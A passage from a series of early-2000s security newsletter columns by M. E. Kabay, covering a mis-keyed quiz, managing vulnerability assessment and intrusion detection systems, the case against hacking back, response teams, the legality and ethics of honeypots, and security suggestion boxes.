e) None of the above

[Students pointed out that the choices in question 15 could easily be offensive to many people, so I did change the language to neutral terms for the corrected quiz.]

18 A model for secure password-based authentication that eliminates the risk of capture-playback attacks is

a) zero knowledge-proof passwords
b) zero-knowledge password proofs
*c) zero-password knowledge proofs
d) zero-proof password knowledge
e) None of the above

How did this mixup happen? I easily traced it to two problems, one systemic and one technical. The most important problem – and one that will be corrected henceforth – is that I failed to impose quality assurance steps on the production of the quiz. The minor problem occurred because of an interesting aspect of MS-Excel worksheets: the persistence of formatting after the delete command. Here's what happened.

In creating the quiz, I go through our teaching materials and write down questions and answers in a spreadsheet, marking the correct answers in boldface. Then I copy the questions and paste them into another worksheet and add a randomizer to be able to scramble the order of the questions. Unfortunately, when I pasted the questions into the randomizing worksheet, I pasted the _values_ of all the cells, completely forgetting that I had to keep the boldface formatting to track the correct answers. Because the apparently empty worksheet had already been used for a previous quiz, the boldface cells from the previous quiz's correct answers bolded the wrong answers in the new quiz – and I didn't notice.

When I sent the materials to our Webmaster to put the quiz up on our Prometheus teaching system, he did wonder about the "electrocute the second concurrent user" answer but, not being a security guy, simply installed the quiz without comment.

So there's the joke on me: with all my whining about quality assurance and the importance of checking one's work and dumping on other people for putting mistakes into production because they don't use checklists, here I am, red-faced with both embarrassment and amusement at my own blooper.

Well, the corrected quiz is back up with all the correct answers in place (and a few questionable bits removed) and the students should be able to manage without further shocks to their delicate systems.

In the meantime, I'm working on a checklist.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Managing VAS & IDS: Fundamentals

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This article is the first in a short series examining vulnerability assessment systems (VAS) and intrusion detection systems (IDS). The series will examine fundamentals, deployment, analysis, and response strategies centering on these technologies. I am particularly indebted to the work of Becky Bace in this field and refer readers to a couple of her publications in the references below.

* * *

IDS are software or hardware designed to automate surveillance of computers and networks. They collect and analyze records of system and network activity for evidence of security violations. IDS can be configured to detect successful intrusions such as unauthorized penetrations of security barriers; they can also detect attacks such as unsuccessful intrusions and denial-of-service attacks. In contrast, VAS are designed to look for known vulnerabilities. VAS scan computer and network security systems and compare gathered data with compilations of standards to spot weaknesses in security configurations. VAS usually run periodically and produce reports, whereas most IDS run all the time and produce alerts immediately when they notice anomalies.

VAS can be useful when new programs are installed, after significant changes are made to software or network configurations, and during or after security incidents. Both VAS and IDS fit into security management by supporting auditability; they provide information for independent reviews of system records, adequacy of security controls, and compliance with policy and procedures. Their data not only help detect previously unnoticed breaches of security but also help guide changes in security arrangements and in incident handling and recovery plans.

VAS and IDS are valuable in security management because they document existing threats and help build baseline information for improved risk analysis and risk management. IDS in particular can detect early stages of possible attacks such as port scans and probes; with appropriate response in place, such information is valuable in helping managers take immediate steps to forestall the anticipated attacks.

IDS can also supply forensic evidence useful in prosecuting crimes.

On another level, VAS can be useful in training network security staff. They can serve as an element of quality assurance, such as after installation of major operating system upgrades. However, all such applications depend on having the VAS kept up to date; out-of-date VAS will miss newly-discovered but potentially disastrous vulnerabilities and may even contribute to an unjustified and misleading confidence in inadequate security measures.

On the negative side, VAS can be used by attackers as well as by defenders. Some open-source tools are available on the Internet to anyone who wants them and can be applied, at least to some extent, against poorly defended sites to detect specific vulnerabilities that can then be exploited by attackers.

* * *

In the next short contribution on this subject, I'll look at deployment of VAS and IDS and some aspects of data analysis.

* * *

For further reading:

Amoroso, E. (1999). _Intrusion Detection_. Intrusion.Net Books (Sparta, NJ). ISBN 0-966-67007-8. 218. Index.

Bace, R. B. (2000). _Intrusion Detection_. Macmillan Technical Publishing (Indianapolis, IN). ISBN 1-578-70185-6. xix + 339. Index.

Bace, R. G. (2002). _Vulnerability Assessment and Intrusion Detection Systems_. Chapter 37 in [CSH4]

[CSH4]: Bosworth, S. & M. E. Kabay (2002), eds. _Computer Security Handbook, 4th Edition_. Wiley (New York). ISBN 0-471-41258-9. 1184 pp. Index.

Escamilla, T. (1998). _Intrusion Detection: Network Security Beyond the Firewall_. John Wiley & Sons (New York). ISBN 0-471-29000-9. xx + 348. Index.

Hollander, Y. (2000). _Intrusion Prevention: The Next Step in IT Security_. ClickNet Security Technologies http://www-west.clicknet.com/products/entercept/whitepapers/wp_intrusion.asp

Kabay, M. E. (2000). Intrusion Detection Resources. Network World Fusion security newsletter. http://www.nwfusion.com/newsletters/sec/2000/1023sec1.html

Northcutt, S., J. Novak & D. McLachlan (2000). _Network Intrusion Detection: An Analyst's Handbook, Second Edition_. New Riders Publishing (Indianapolis, IN). ISBN 0-7357-1008-2. xxxii + 430. Index.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Managing VAS & IDS: Deployment

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This article is the second in a short series examining vulnerability assessment systems (VAS) and intrusion detection systems (IDS). The first article looked at fundamental concepts and terminology; this one reviews basic advice on deployment of IDS and some aspects of data analysis.

* * *

IDS sensors can be located anywhere that is interesting to attackers and to defenders. Thus one can install IDS outside the main perimeter firewall, in the demilitarized zone (DMZ) between the outer firewall and internal firewalls (the typical location of Web servers), behind internal firewalls, and inside critical subnets in a complex topology that segregates sections of the intranet from each other for security reasons.

The most important rule when installing an IDS is that you must _not_ rush the installation. You should let the system accumulate knowledge of normal usage patterns so that you can keep false alarms to a minimum. Now, defining normal behavior is not as easy as it sounds – a problem that I'm sure parents of teenagers have discovered for themselves. IDS use statistical or artificial intelligence techniques (these are not equivalent, by the way) to spot deviations from the norm; therefore, definition of the norm – what is expected, repeatable, authorized, unexceptional, and unexceptionable – becomes a critical phase in the deployment of these tools. Put another way, it is important _not_ to allow the baseline to include unexpected, rare, unauthorized, exceptional and exceptionable events into the standard data set.

Ah, but here comes a very serious problem indeed: just how are we to prevent such inclusion of nasty data if there is already criminal activity going on inside the network or if there are attacks in progress while the data are being collected? How would one know that these data were being included in the baseline? This is not a trivial problem: we're talking about a fundamental difficulty here. If we have no particular expertise in detecting attacks and that's why we are installing an IDS, then how do we tell if the baseline data are contaminated by attacks and internal shenanigans?

I think that one approach to resolving what could become an impasse – a double bind – is to hire outside experts if necessary. Use the services of a managed-security company to establish that the baseline data are in fact acceptable and safe so that the IDS is initialized with clean data. These experts will work with you to verify that you aren't setting yourselves up with the equivalent of unnoticed back doors through the IDS.

Whether you have external experts involved or handle the initialization (training) phase yourselves, expert this part of the deployment to take weeks or even months to work out the bugs. You'll not only have to let the system accumulate baseline data as explained above, but

also to refine the alarm settings to minimize both false alarms and false negatives (that is, missing real anomalies or attacks). It is appropriate during this wearing-in phase to suspend alarms so that your staff are not constantly kept on edge by erratic reports from the new system. A continuous series of false alarms could not only be disruptive to productivity but could also densitize your crew so that they simply ignore real alarms later. Finally, this period of adjustment can serve for development and refinement of the computer-emergency response team, of which more in a later column.

* * *

In the next short contribution on this subject, I'll look at some of the factors contributing to effective responses once your IDS notifies you of real attacks or security violations.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Honeypots (4):
Liability & Ethics

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Norwich University student Bob Pelletier concludes his review of the role of honeypots in intrusion detection work. In this article he looks at liability and ethical issues surrounding honeypot usage. I (Kabay) have condensed his text (with Bob's approval) to fit the format of this newsletter.

* * *

Liability

Another legal issue involving the use of honeypots is called downstream liability. Who is liable for attacks launched from a honeypot, the attacker or the owner of the system? No court rulings have been published yet that directly address this issue. Another difficulty about downstream liability is that it is decided at the state level, not the federal. This can make things difficult because downstream attacks can occur almost anywhere. Deciding if a honeypot owner will be liable for the attack is hard to predict. For the time being, it is best to properly secure a honeypot's outgoing traffic to prevent downstream attacks. This can be accomplished through such mechanisms as a firewall that properly filters outgoing traffic. Spitzner's book [1] is an excellent resource to research proper data control mechanisms and practices.

It is not uncommon for an attacker to compromise a computer system and run a FTP warez server on the machine. Who is liable for the contraband on the computer system? Once again, it is best to properly secure a honeypot's outgoing traffic to safeguard against copyright violation issues.

Ethics

Laws provide guidance but may not suffice in determining whether we ought to do certain things.[2] For example, is it ethically correct to pose a computer system as something it is not? A honeypot poses as just another vulnerable computer system, when in actuality it is a research and monitoring tool. Is this fair to the attacker or do they deserve it? As for entrapment, although this is not a legal problem, this does not mean that the way a honeypot entices attackers is not unethical. Creating a vulnerable computer system on purpose is similar to baiting an animal. The question becomes, do honeypots provoke illegal actions such as hacking? If so, are they not unethical by most standards? It is understood that recording somebody's conversations without his or her permission is usually unethical. Even if it's legal, is recording keystrokes from an IRC session taking place on a honeypot ethical? Is it ethical to create a vulnerable system that could potentially be used to harm other computer systems?

* * *

At this point, Kabay intervenes to state that in _his_ opinion, we use deception all the time in

information security [3]. For example, we do not label server rooms with signs that say "IMPORTANT VULNERABLE SERVER ROOM." Instead, we just label them, say, "E-301b." We remove operating-system identification banners from logon screens and even remove prompts from remote login dialogs to reduce the information flow to potential attackers. So I see absolutely nothing wrong at all with having a system that is clearly marked, "AUTHORIZED USERS ONLY" that is used a honeypot. If thieves break into my home despite the PRIVATE PROPERTY –NO TRESPASSING signs and I have cameras to track their movements so I can help put them in jail, I have no sympathy for whines of dismay about my having invaded their privacy. They want privacy, they can stay out of my computer systems.

I hope everyone understands that the rant in the paragraph above is purely Mich Kabay's and that no blame for this red-neck arrogance can be assigned to Bob Pelletier.

* * *

References:

[1] Spitzner, Lance (2002). *Honeypots: Tracking Hackers.* Addison-Wesley. ISBN 0-321-10895-7.

[2] What is Ethics? http://www.scu.edu/ethics/practicing/decision/whatisethics.html

[3] Cohen, F. et al. (2001). A framework for deception. http://all.net/journal/deception/Framework/Framework.html

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Managing VAS & IDS:
Response

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This article is the third in a short series examining vulnerability assessment systems (VAS) and intrusion detection systems (IDS). The first article looked at fundamental concepts and terminology; the second reviewed basic advice on deployment of IDS and some aspects of data analysis; this one looks at response strategies.

* * *

Responses to intrusion alerts from IDS can be passive, active or investigative. The IDS can simply announce that there's a problem and let the users handle the trouble; the IDS produces reports. A more active response still includes human intervention, but the IDS can facilitate a range of actions such as collecting more detailed information about the intrusion or attack; changing the environment to make the attack less likely to succeed; or even (and this is not a good idea) to enable counterstrikes (hack-back) against the perceived attackers.

Automated responses are potentially powerful and therefore potentially dangerous. In the first place, there's always a danger that any automated system will be misused by people who assume that they don't need to tune the parameters to fit their own requirements. These are the folks who install factory defaults on their firewalls and IDS without even reading the instruction manuals to verify that the defaults actually do something. I remember that in the early days of the old NCSA's Firewall Product Developers' Consortium, we hammered away at the concept that default settings on security products should actually provide reasonable security if we were expected to certify the products as having value. At that time (the early 1990s), some firewall default installations resulted in a bandwidth reduction device: the default settings for the firewall didn't actually do very much except put an upper limit on the bandwidth of the communications channel where it was installed.

The second danger from automated responses is that they can sometimes be abused by attackers to create denial-of-service attacks. The classic example of how a well-intended security policy can easily be subverted is the automatic inactivation of accounts when there are more than a critical number of bad passwords supplied in a sequence (e.g., six bad passwords in a row). Some system managers configure their security parameters to lock the account in question automatically and require an administrator to reset the password or the account to allow access. Sounds good – online password crackers cannot possibly achieve their goals with only six (or whatever small number one wants) tries per account.

No, they may not be able to penetrate the system, but they sure can shut it down.

The attack need merely obtain (or guess at) a list of valid account names and then give each account a bad password enough times and the entire system can be locked up. And woe betide the system administrator who allows the automatic lockout to apply to the root user as well: then

you can _really_ have headaches.

By the way, the same goal – slowing down automated online password cracking – can be achieved simply by introducing a modest delay (e.g., a few minutes) after the magic number of bad passwords. True, it is possible to inactivate lots of accounts by bombarding the system with fraudulent logons under such a regime, but it's much harder to lock it up completely.

So back to IDS and automated responses: some systems are available today that provide active response to attacks. They not only alert system administrators to attack, they actually deflect attacks before the firewalls can become overloaded. This is a good thing, but one should nonetheless monitor the activity carefully. An attacker could, for example, spoof the originating IP addresses in the flood of attack packets and thus cause the IDS to begin rejecting _legitimate_ traffic from specific origins. This might be a minor consideration on an e-commerce site with public utilization, but it could be a disaster for a controlled trading network (an extranet) forming the basis for tightly-coupled supply-chain management or customer-relationship management.

Again, to be sure I'm not being misunderstood (and to avoid angry messages from offended vendors): automated response tools are good – they should simply not be allowed to function unsupervised for extended periods. A human being should take action to understand what's happening as soon as there's an alarm from the IDS to prevent manipulation of the responses that could turn them into self-inflicted denial of service.

* * *

In the next short contribution on this subject, I'll look at the human side of response to IDS alarms.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Managing VAS & IDS:
Don't Hack Back

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This article is the fourth in a short series examining vulnerability assessment systems (VAS) and intrusion detection systems (IDS). In the preceding article, I looked at some aspects of responding to IDS alerts. In this article, I summarize some of arguments against retaliation when your computer systems are attacked.

* * *

There's a long-standing debate, mostly underground and informal, about how satisfying it would be to strike back at criminal hackers, industrial spies, saboteurs and other baddies who have the nerve to attack our systems. People have speculated about counter-flooding, using buffer-overflow attacks, sending "explosive" HTML code that could cause system freezes, and so on. Much of this talk is really just good-natured fun – more along the lines of "wouldn't it be nice if" than actually serious proposals for corporate responses. But to be absolutely sure that all of the readers of this column, at least, have a chance to think about it, let me flatly state that any such counterattacks are to be formally forbidden by corporate policy.

Firstly, although I am not a lawyer and this is not legal advice (for legal advice, consult an attorney with appropriate expertise), as far as I know, there is absolutely no waiver in US law which would exculpate anyone who gains unauthorized access to other people's computer systems. In particular, the Computer Fraud and Abuse Act of 1986 (18 USC §1030), the Unlawful Access to Stored Communications Act (18 USC §2701), and the Electronic Communications Privacy Act of 1986 (18 USC §§1367, 2232, 2510 and several other sections) do not make any allowance for revenge attacks. Investigation of such crimes (the revenge attacks) could involve seizure of equipment as evidence.

Secondly, because IPv4 provides inadequate authentication of packets, it is difficult or impossible to prove the exact origin of denial-of-service attack packets or even of packet streams used in attack sessions. Attacking the wrong target would be an unmitigated disaster.

Thirdly, many attackers subvert poorly-secured intermediary systems to launch their attacks; attacking these hosts would damage other victims but cause no direct harm to the real attackers.

Fourthly, unauthorized penetration of anyone's computer systems and networks can lead to civil lawsuits for damages; even if the lawsuits are unsuccessful, they can rack up expensive attorneys' fees and also cause expensive computer equipment to be seized as evidence under subpoena.

No, although it might seem like a satisfying tactic that would be the geek equivalent of innumerable Steven Seagal and Jean-Claude Van Damme movies, trying to strike back at attackers through illegal means is a thoroughly bad idea.

* * *

In the next short contribution on this subject, I'll look at how you can prepare for an effective response IDS alarms.

* * *

For further reading:

18 USC 1030 Computer Fraud and Abuse Act of 1986.
http://www4.law.cornell.edu/uscode/18/1030.html

18 USC 2701 Unlawful Access to Stored Communications Act.
http://www4.law.cornell.edu/uscode/18/2701.html

Stevens, G. & C. Doyle (2003). _Privacy: An Overview of Federal Statutes Governing Wiretapping and Electronic Eavedropping._ Congressional Research Service (The Library of Congress). Order Code 98-326. http://www.epic.org/privacy/wiretap/98-326.pdf

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Managing VAS & IDS:
Response Team

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This article is the fifth in a short series examining vulnerability assessment systems (VAS) and intrusion detection systems (IDS). In this article, I summarize some of the issues in setting up a computer-emergency quick-response team (CERT).

* * *

As most people realize, emergencies are not conducive to clear-headed analysis and planning. When seconds count, it's hard to weigh options rationally, discuss alternatives coolly, run simulations and make the best available judgement. Far better is to plan for emergencies with plenty of time and practice so that response during the emergencies themselves can be fast, effective and efficient.

The CERT needs to analyze the types of attacks and targets most likely to be significant to their own organization. The goal of the planning is to minimize damage and to maximize the options for flexible response. For example, it should be possible to decide quickly whether to

* shut off access to the services (or the systems) under attack; or
* observe the attack for purposes of learning and future security improvements; or
* gather evidence for possible prosecution.

Creating a CERT is a complex process that must involve people from throughout the organization. In particular, in addition to the technical staff that one would naturally see in such a team, the CERT should include experts from the human resources department, the public relations group, and from the corporate counsel's office:

* Computer emergencies can require instant access to personnel records if an insider attack is discovered.

* There may be repercussions if information is leaked to the media or if rumors start spreading about an attack.

* It may be necessary to gather evidence and keep a careful chain of custody over it for civil lawsuits or for liaison with law enforcement authorities if criminal prosecutions are anticipated.

Chain of custody requirements demand that there be credible reason to trust the evidence presented in court. Therefore, all evidence – especially digital evidence, which is potentially changeable – must be safeguarded with visible and verifiable measures to prevent loss and tampering. For example, CERT investigators should ensure that data gathering is performed by at least two people at all times. These investigators should keep meticulous records of all their actions showing who did what when and should sign such records (physically if on paper – and

use a bound log book with numbered pages while you're at it – and digitally if in electronic notes). All records should be safeguarded using bit-for-bit images copied onto CD-ROMs (not CD-RW media) and stored securely under lock and key with two signatures required for release of the evidence.

* * *

In the next articles in this series, I'll be publishing some excellent work by one of my students looking at the legal and ethical aspects of honeypots in conjunction with IDS.

* * *

For further reading:

Cowens, B. & M. Miora (2002). Computer emergency quick-response teams. Chapter 40 in [CSH4].

[CSH4]: Bosworth, S. & M. E. Kabay (2002), eds. _Computer Security Handbook, 4th Edition_. Wiley (New York). ISBN 0-471-41258-9. 1184 pp. Index.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Honeypots (1): Introduction

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In recent weeks, we've been looking at managing vulnerability assessment systems and intrusion detection systems. Norwich University undergraduate student Bob Pelletier is doing some interesting research work on honeypots in the IS406C independent study program with me this term in which he is building a working honeypot system using virtual machines. He did some good background reading about honeypots in the IS340 Intro to Information Assurance and CJ341 Cyberlaw and Cybercrime courses; he has very kindly allowed me to publish his work here as part of the ongoing series. As usual, I've made some minor edits for the new context, but all of the following is Bob's own writing.

* * *

With the growing use of computers in today's society, the protection of information has become of key importance. Malicious hackers (*blackhats*) continuously try to breach security measures to gain access to protected information. Some blackhats attack computers for fun but others are truly criminals seeking personal gain. The security community is faced with the daunting task of fending off computer attackers and ensuring the confidentiality, integrity, availability, control, authenticity and utility of information. To help better understand the methods used by the blackhat community, a new tool has been developed: the *honeypot*. The use of honeypots has caused a heated debate within the security field. Many question the legality and ethics of such a system. This series of articles outlines the basic legal issues surrounding honeypots as well as some ethical issues to ponder.

A honeypot is any system designed for the sole purpose of being exploited. This is a broad definition that can be implemented in many ways. Some honeypot systems use software, some use actual production machines, and some even use virtual machines such as with VMware. Whichever honeypot design method is chosen, the underlying goal is to create a system that appears to be vulnerable.

What makes a honeypot different from other vulnerable computer systems is its extensive logging capability. The systems most often include at least four layers of logging to capture attacker activity. Every file accessed, every connection made, every keystroke an attacker makes on a honeypot is logged to a secure location. The advantage of logging attacker activity is the chance to get an inside view of the blackhat community's methodology. Learning common methods and attack tools of attackers can aid security experts in designing new protection measures. Studying attack trends can also help predict future attacks. The *Honeynet Project* founded by Lance Spitzner demonstrates the usefulness of honeypots as a research tool.

Honeypots are not only used for research purposes, but also for production. Implementing a honeypot within a company can create a type of intrusion detection system (IDS). The design of a honeypot suggests that any connection attempts made with the system are unauthorized. This is because normal business functions do not use the honeypot; only an attacker would be

attempting to use the system. Therefore, activity on a honeypot can alert an organization that an attacker is present. From there a company can close the security hole used by the attacker, investigate the incident, and possibly press charges.

* * *

In the next articles in this series, Bob Pelletier (mailto:pelletib@norwich.edu) looks at some of the legal issues surrounding the use of honeypots.

* * *

For further reading:

Honeypots.net: Intrusion detection, honeypots & incident response (resources). http://www.honeypots.net/

Lemos, R. (2003). Honeypots get stickier for hackers. http://news.com.com/2100-1009-996574.html

Spitzner, L. (2002). Honeypots: Definitions and Value of Honeypots. http://www.spitzner.net/honeypot.html

Spitzner, Lance (2002). _Honeypots: Tracking Hackers._ Addison-Wesley (ISBN 0-321-10895-7).

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Honeypots (2): Entrapment?

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Norwich University student Bob Pelletier continues his review of the role of honeypots in intrusion detection work. In this article he looks at fears that using honeypots might constitute entrapment. I (Kabay) have made minor editorial changes to his text to fit the format of this newsletter.

* * *

There are many benefits of using honeypots and they are therefore becoming commonplace in many security strategies. However, there are legal issues associated with honeypot technologies. I am not a lawyer and what follows is not legal advice and should not be the sole basis for readers' decisions in this matter. It is best to consult a lawyer qualified in this area of practice before implementing a honeypot. Many factors dictate whether the use of a honeypot is legal or illegal. These articles do not cover all of these factors, but they do explain precautions that can be taken before implementing a honeypot so that you can comply with applicable federal laws of the United States.

The first step to insure the legality of a honeypot is to define the goal of the system. Create policies that will outline exactly what information is going to be collected and to what end. There should be no misconceptions about what a honeypot system is being implemented for. Being upfront with the purpose of a honeypot can defuse accusations of secrecy or trickery. This is especially important in a production atmosphere where corporate policies need to be followed. A system banner should also be installed on the honeypot stating that users of the system may be monitored. As will be discussed later, this can eliminate charges of entrapment. Refer to Appendix A of *Searching and Seizing Computers and Obtaining Electronic Evidence in criminal Investigations* created by the Department of Justice for sample banners. [1]

The next step that should be taken before implementing a honeypot is to research the laws and regulations in the particular location the system will be installed. Different countries and even different states will treat honeypots in a different manner. These subtle differences must be studied and understood. Many laws may govern honeypot use, but these articles will cover three general legal issues associated with honeypots. These three categories are entrapment, privacy and liability.

Opponents of honeypot systems often claim that they are a form of entrapment. Entrapment is legally defined as "the conception and planning of an offense by an officer, and his procurement of its commission by one who would not have perpetrated it except for the trickery, persuasion, or fraud of the officers." [2] This definition implies that a victim of entrapment must be tricked or persuaded to do something that he or she would not have normally done. Honeypots do not persuade attackers to take action against them. The systems are most often discovered through scans by blackhats. In this case, the attacker is taking initiative to find a vulnerable system so therefore cannot claim entrapment after the fact. Some will argue that an attacker would not

have exploited a honeypot if it were not there to begin with. However, providing a target for a crime is not the same as encouraging one.

Another hole in the entrapment argument is that it applies only to officers of the law. Private honeypot owners will not be prosecuted with entrapment because they are acting independently of the government. Government agencies and those affiliated with the law can be convicted of entrapment, but only if they encourage attacks as mentioned earlier. Proving an attacker's disposition to hacking can eliminate most entrapment accusations.

* * *

In the next article in this series, Bob Pelletier (mailto:pelletib@norwich.edu) looks at the privacy issues involved in using honeypots.

* * *

References:

[1] Searching and Seizing Computers and Obtaining Electronic Evidence in criminal Investigations. http://www.cybercrime.gov/s&smanual2002.htm

[2] Supreme Court of the United States
http://caselaw.lp.findlaw.com/scripts/getcase.pl?court=US&vol=287&invol=435

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Honeypots (3):
Privacy

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Norwich University student Bob Pelletier continues his review of the role of honeypots in intrusion detection work. In this article he looks at privacy issues surrounding honeypot usage. I (Kabay) have condensed his text (with Bob's approval) to fit the format of this newsletter.

* * *

Honeypots are under fire for potentially invading two types of user privacy:

* Information privacy protects stored information about an individual [1]. Honeypots are designed with in-depth logging systems that have the ability to capture large amounts of information on its users.

* Communication privacy protects communications by telephone, e-mail and so on. Honeypots are usually set to intercept communication going to and from the system through the use of sniffers and firewalls. Any infringements of these two privacy categories can get the owner of a honeypot in legal troubles.

The governing laws of the honeypot's location should be reviewed to determine any infringements of the legal definition of privacy. This paper focuses primarily on the governing laws of the United States and other resources should be sought if a honeypot is not within US borders.

One concern that is based on misunderstanding is Fourth Amendment rights. The Fourth Amendment of the US Constitution asserts that "the right of the people to be secure in their persons, houses, papers and effects, against unreasonable search and seizures, shall not be violated."[2] However, this amendment protects the privacy of individuals from _government_ intrusions. As with entrapment, the private owner of a honeypot is not affected by the Fourth Amendment. As long as they are not acting as government agents, private honeypot owners have the right to search their own systems.

Government agencies and those affiliated with or under the direction of government agencies should include a login-banner that states that privacy protections must be waived when using the system. Take note that a banner is not always affective. For instance, what if an attacker bypasses the login screen containing the consent banner or what if the attacker does not speak the same language the banner is written in?[3] In any case, it is still a good safety measure to include login-banners on all honeypot systems.

Other federal US statutes that are discussed in connection with privacy rights and honeypots include the

* Electronic Communications Privacy Act of 1986 (ECPA: 18 U.S.C. §§ 2701-12)

* Federal Wiretap Statute (18 U.S.C §§ 2510-22)

* Pen Register Trap and Trace Statute (18 U.S.C. §§ 3121-3127) [4].

None of these pose any serious bar to private use of honeypots when used for serious information security purposes. Nonetheless, one should always rely on a qualified attorney to refer to applicable privacy statutes in one's own jurisdiction when implementing a honeypot to ensure that it will be operating within legal limits.

* * *

In the next article, Bob Pelletier (mailto:pelletib@norwich.edu) looks at ethical issues in the use of honeypots.

* * *

References:

[1] Girasa, R. J. (2002). _Cyberlaw: National and International Perspectives_. Prentice Hall. ISBN 0-13-065564-3.

[2] What is the Fourth Amendment?
http://www.unc.edu/courses/law357c/cyberprojects/spring01/Carnivore/4th_Amendment.htm

[3] Spitzner, Lance (2002). _Honeypots: Tracking Hackers._ Addison-Wesley (ISBN 0-321-10895-7).

[4] Amending the Pen Register and Trap and Trace Statute in Response to Recent Internet Denial of Service Attacks and to Establish Meaningful Privacy Protections
http://www.cdt.org/security/000404amending.shtml

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

INFOSEC Suggestion Boxes

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In previous columns, I have mentioned the applicability of management by objective and management by walking around. It seems to me that another interdisciplinary perspective is that the venerable suggestion box, perhaps in a new electronic guise, can play a valuable role in information security improvements.

John Gehl and Suzanne Gehl edit a useful and concise newsletter called INNOVATION that reviews information technology & technology-management developments.

Recently, they summarized an article about intranet-based suggestion boxes. For example, they write, " ...Bristol-Myers Squibb... invited its 30,000 employees to submit their ideas for innovation -- and received ... more than 5,000 ideas .... with new ideas for generating revenue, improving marketing, cutting costs and refining processes ... [resulting] in a million-dollar increase in revenue within one year of the suggestion system's implementation."

One of the best ways of increasing compliance with any policy is to involve people in adapting policy to their experiences and needs. A physical or electronic suggestion box is potentially an excellent tool for increasing involvement in security policies and their improvement.

At one company I visited years ago, employees who made money-saving or money-making suggestions were celebrated at the end of the year and the savings or increased earnings resulting from their ideas were posted in the factory along with pictures of the big checks (I remember one for $25,000) the individual employees had received as their share of the accrued benefits.

Because putting precise financial value on information assurance is impossible, it is not likely that those who offer particularly good suggestions are going to be up for financial prizes like the employees in the factory described above. However, it is certainly possible to thank people for their suggestions and even to make a fuss over those who have contributed especially insightful ideas with visible effects for improving security.

In summary, I think it's worth the minor effort involved in implementing a security suggestion box and encourage readers to try this idea.

Next year I will remind readers to send me their impressions of whether the experiment had any benefit for their organizations and will report on the findings.

* * *

See http://www.newsscan.com for more information about INNOVATION.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Purportal.com:
Useful Anti-Hoax Info

by M. E. Kabay, PhD, CISSP
